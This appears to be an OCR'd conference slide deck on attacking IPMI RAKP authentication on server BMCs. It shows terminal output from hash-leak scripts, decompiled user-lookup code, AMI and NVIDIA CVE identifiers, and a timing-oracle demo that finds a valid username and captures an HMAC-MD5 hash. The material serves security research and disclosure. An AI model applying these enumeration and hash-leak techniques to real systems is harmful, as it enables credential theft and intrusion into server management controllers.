
```
alex@ubuntu:~/DC31/0-RAKP hash leak$ ./get-rakp-hmac.py
[*] Sending RSSP open session request with RAKP_HMAC_MD5
00000000: 06 00 FF 07 06 10 00 00  00 00 00 00 00 00 20 00
00000010: 00 00 00 00 A4 A3 A2 A0  00 00 00 08 02 00 00 00
00000020: 01 00 00 08 03 00 00 00  02 00 00 08 01 00 00 00
[+] Got RSSP open session response
00000000: 06 00 FF 07 06 11 00 00  00 00 00 00 00 00 24 00
00000010: 00 00 04 00 A4 A3 A2 A0  75 78 0B 3F 00 00 00 08
00000020: 02 00 00 00 01 00 00 08  03 00 00 00 02 00 00 08
00000030: 01 00 00 00
[*] Sending RAKP Message1, trying username admin
00000000: 06 00 FF 07 06 12 00 00  00 00 00 00 00 00 21 00
00000010: 00 00 00 00 75 78 0B 3F  00 00 00 00 00 00 00 00
00000020: 00 00 00 00 00 00 00 00  14 00 00 05 61 64 6D 69
00000030: 6E
[-] RAKP Message2 status is UNAUTHORISED NAME (0xd)
00000000: 06 00 FF 07 06 13 00 00  00 00 00 00 00 00 08 00
00000010: 00 0D 00 00 A4 A3 A2 A0  00 00 00 00 00 00 00 00
alex@ubuntu:~/DC31/0-RAKP hash leak$ 
```

TRYING TO LEAK IPMI RAKP HASH



```
alex@ubuntu:~/DC31/0-RAKP hash leak$ ./get-rakp-hmac.py
[*] Sending RSSP open session request with RAKP_HMAC_MD5
00000000: 06 00 FF 07 06 10 00 00  00 00 00 00 00 00 20 00
00000010: 00 00 00 00 A4 A3 A2 A0  00 00 00 08 02 00 00 00
00000020: 01 00 00 08 03 00 00 00  02 00 00 08 01 00 00 00
[+] Got RSSP open session response
00000000: 06 00 FF 07 06 11 00 00  00 00 00 00 00 00 24 00
00000010: 00 00 04 00 A4 A3 A2 A0  75 78 08 3F 00 00 00 08
00000020: 02 00 00 00 01 00 00 08  03 00 00 00 02 00 00 08
00000030: 01 00 00 00
[*] Sending RAKP Message1, trying username admin
00000000: 06 00 FF 07 06 12 00 00  00 00 00 00 00 00 21 00
00000010: 00 00 00 00 75 78 08 3F  00 00 00 00 00 00 00 00
00000020: 00 00 00 00 00 00 00 00  14 00 00 05 61 64 6D 69
00000030: 6E
[-] RAKP Message2 status is UNAUTHORISED NAME (0xd)
00000000: 06 00 FF 07 06 13 00 00  00 00 00 00 00 00 08 00
00000010: 00 0D 00 00 A4 A3 A2 A0  00 00 00 00 00 00 00 00
alex@ubuntu:~/DC31/0-RAKP hash leak$
```

☹




```
i = 0;
while ( 1 )
{
  user_info = a4 + 23 * i;
  if ( (*(user_info + 5) & 0xF) >= role
    && (user_struct[109] & 1) != 0
    && user_struct[4] == *(user_info + 4)
    && (!*username[ [illegible] memcmp(user_struct
  {
    return user_info;
  }
  i = (i + 1);
  *a3 = i;
  if ( v11[61] <= i )
    goto LABEL_14;
}
```


AMI: CVE-2023-34344


NVIDIA: CVE-2022-42288

FINDING A VALID USERNAME



FINDING A VALID USERNAME





Attacker BMC

Message 1: Mgt Console —▶ Managed Client

SID_C, R_M, $Role_M$, $ULength_M$, < $UName_M$ >

After receiving Message 1, the managed client verifies that the value **SID_C** is active and that a session can be created using **$Role_M$**, **$ULength_M$**, and (optional), **$UName_M$**, by evaluation of the *Device Security Policy*. If the request is valid, the managed client then selects a random number, **R_C**, and sends to the management console as Message 2 the values **SID_M**, **R_C**, and **$GUID_C$** as well as the HMAC per [RFC2404] of the values (**SID_M**, **SID_C**, **R_M**, **R_C**, **$GUID_C$**, **$Role_M$**, **$ULength_M$**, **< $UName_M$ >**) generated using key **K_O** or **K_A** selected by the requested role, **$Role_M$**.

BMC Attacker

Message 2: Managed Client —▶ Mgt Console


SID_M, R_C, $GUID_C$,
$HMAC_{KO\text{ or }KA}$ (SID_M, SID_C, R_M, R_C, $GUID_C$, $Role_M$, $ULength_M$, < $UName_M$ >)

DSP0136 23 April 2003 Page 30 of 94

- Because of how the auth protocol works, just a blind-shot – maybe they are vulnerable to timing oracle? – just a crazy idea we wanted to try…
  - … Guess what happened…

TIMING ORACLE DEMO


FINDING A VALID USERNAME



```
alex@ubuntu:~/DC31/1-Timing oracle/demo$ ./rakp-emu.py
[*] Sending RSSP open session request with RAKP_HMAC_MD5
00000000: 06 00 FF 07 06 10 00 00  00 00 00 00 00 00 20 00  .............. .
00000010: 00 00 00 00 A4 A3 A2 A0  00 00 00 08 02 00 00 00  ................
00000020: 01 00 00 08 03 00 00 00  02 00 00 08 01 00 00 00  ................
[+] Got RSSP open session response
00000000: 06 00 FF 07 06 11 00 00  00 00 00 00 00 00 24 00  ..............$.
00000010: 00 00 04 00 A4 A3 A2 A0  47 DA F0 0D 00 00 00 08  ........G.......
00000020: 02 00 00 00 01 00 00 08  03 00 00 00 02 00 00 08  ................
00000030: 01 00 00 00                                      ....
[*] Sending a bunch of RAKP Message1's
[+] RAKP Message2 status is NO ERRORS (0x0)
00000000: 06 00 FF 07 06 13 00 00  00 00 00 00 00 00 38 00  ..............8.
00000010: 00 00 00 00 A4 A3 A2 A0  11 F8 57 C4 85 4F 49 76  ..........W..OIv
00000020: 0F 9B 07 95 3D 87 26 DD  80 F1 C9 E5 75 2A 00 10  ....=.&.....u*..
00000030: D8 03 5C FF 35 E1 7B C8  67 66 62 18 94 2A CE AD  ..\.5.{.gfb..*..
00000040: C0 9D A4 A3 A9 37 5C 5C                          .....7\\
[+] Valid username: meisadmin11
[+] Got HMAC-MD5 signature
00000000: 67 66 62 18 94 2A CE AD  C0 9D A4 A3 A9 37 5C 5C  gfb..*.......7\\
[*] MD5 MAC buffer
00000000: A4 A3 A2 A0 47 DA F0 0D  00 00 00 00 00 00 00 00  ....G...........
00000010: 00 00 00 00 00 00 00 00  11 F8 57 C4 85 4F 49 76  ..........W..OIv
